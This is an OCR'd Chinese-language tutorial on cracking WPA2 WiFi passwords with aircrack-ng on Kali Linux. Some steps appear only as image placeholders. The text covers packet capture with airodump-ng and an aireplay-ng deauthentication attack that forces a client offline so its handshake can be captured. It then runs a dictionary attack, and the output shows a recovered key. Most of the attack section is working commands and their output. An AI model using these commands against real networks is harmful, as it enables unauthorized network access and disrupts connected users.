

Wifi 密码破解


开混杂模式：



开始监听：



抓包：



参数：

-c　指定通道


--bssid　指定网卡地址

-w　指定保存文件（save as）

抓包成功：

```
CH  7 ][ Elapsed: 30 s ][ 2018-10-03 22:37 ][ fixed channel wlan0mon: 9

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

74:A3:4A:A8:48:DD  -56  21       66        7    0   7   65  WPA2 CCMP   PSK  admin

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

74:A3:4A:A8:48:DD  34:41:5D:4F:36:52  -42    0 - 0e     0        7
```

查看文件：



抓不到包可以让对方先下线：
出现这种情况说明现在你所抓到的数据包里面没有认证的握手包

```
root@kali:~# aircrack-ng -a2 -b 74:A3:4A:A8:48:DD -w password hack-01.cap
Opening hack-01.cap
No valid WPA handshakes found..

Quitting aircrack-ng...
```

命令：aireplay-ng -0 -10 -a MAC_ADDR -c (station)MAC_ADDR wlan0mon

```
root@kali:~# aireplay-ng -0 10 -a  74:A3:4A:A8:48:DD -c 34:41:5D:4F:36:52 wlan0mon
```

这个命令使用的时候可能会报一个错误：

```
root@kali:~# aireplay-ng -0 10 -a  74:A3:4A:A8:48:DD -c 34:41:5D:4F:36:52 wlan0mon
23:02:15  Waiting for beacon frame (BSSID: 74:A3:4A:A8:48:DD) on channel 10
23:02:26  No such BSSID available.
root@kali:~# aireplay-ng -0 10 -a  74:A3:4A:A8:48:DD -c 34:41:5D:4F:36:52 wlan0mon
23:03:37  Waiting for beacon frame (BSSID: 74:A3:4A:A8:48:DD) on channel 5
23:03:39  wlan0mon is on channel 5, but the AP uses channel 7
root@kali:~# aireplay-ng -0 10 -a  74:A3:4A:A8:48:DD -c 34:41:5D:4F:36:52 wlan0mon
23:03:43  Waiting for beacon frame (BSSID: 74:A3:4A:A8:48:DD) on channel 3
^[[A
23:03:46  wlan0mon is on channel 3, but the AP uses channel 7
root@kali:~# aireplay-ng -0 10 -a  74:A3:4A:A8:48:DD -c 34:41:5D:4F:36:52 wlan0mon
23:03:46  Waiting for beacon frame (BSSID: 74:A3:4A:A8:48:DD) on channel 7
23:03:46  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [ 0| 0 ACKs]
23:03:47  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [19|25 ACKs]
23:03:47  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [ 0| 0 ACKs]
23:03:48  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [ 0| 0 ACKs]
23:03:49  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [ 0| 0 ACKs]
23:03:49  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [24|23 ACKs]
23:03:50  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [31|36 ACKs]
23:03:50  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [ 0| 0 ACKs]
23:03:51  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [10| 9 ACKs]
23:03:51  Sending 64 directed DeAuth (code 7). STMAC: [34:41:5D:4F:36:52] [ 0| 0 ACKs]
root@kali:~# airodump-ng -c 7 --bssid 74:A3:4A:A8:48:DD -w hack wlan0mon
```

前几次都没有成功，通道不一样，解决办法也在上图中，无意间发现的，

破解：

```
root@kali:~# aircrack-ng -a2 -b 74:A3:4A:A8:48:DD -w password hack-02.cap
```

参数：

-a2　（-a bssid　: set Access Point MAC address）还不知道具体含义

-b　指定 BSSID

-w password 指定字典（自己准备一个比较好有用的字典就好）

hack-02.cap 指定数据包


成功破解效果：

```
[00:00:00] 1560/9143 keys tested (9850.16 k/s)

Time left: 0 seconds                                      17.06%

                        KEY FOUND! [ qwerasdf ]


Master Key     : FF BE 2E FC E0 B3 8C 5A 67 56 D7 98 EA 4E 55 32
                 43 66 BA C1 30 1B DC A6 D7 E9 8F 29 45 B2 85 93

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : C3 DE 9D 5D 1A CD 22 EA 73 E0 38 C5 E8 5C 86 75
```

同样的数据包使用 cowpatty 破解：

可以先使用 wireshark 查看数据包，设置过滤器：eapol

列出获取到握手包如下：



如果能成功，能得到密码，我这个情况不知道为什么 aircrack-ng 可以破解，但是这个工具没破解出来，这次爆破是没有监听网卡的状态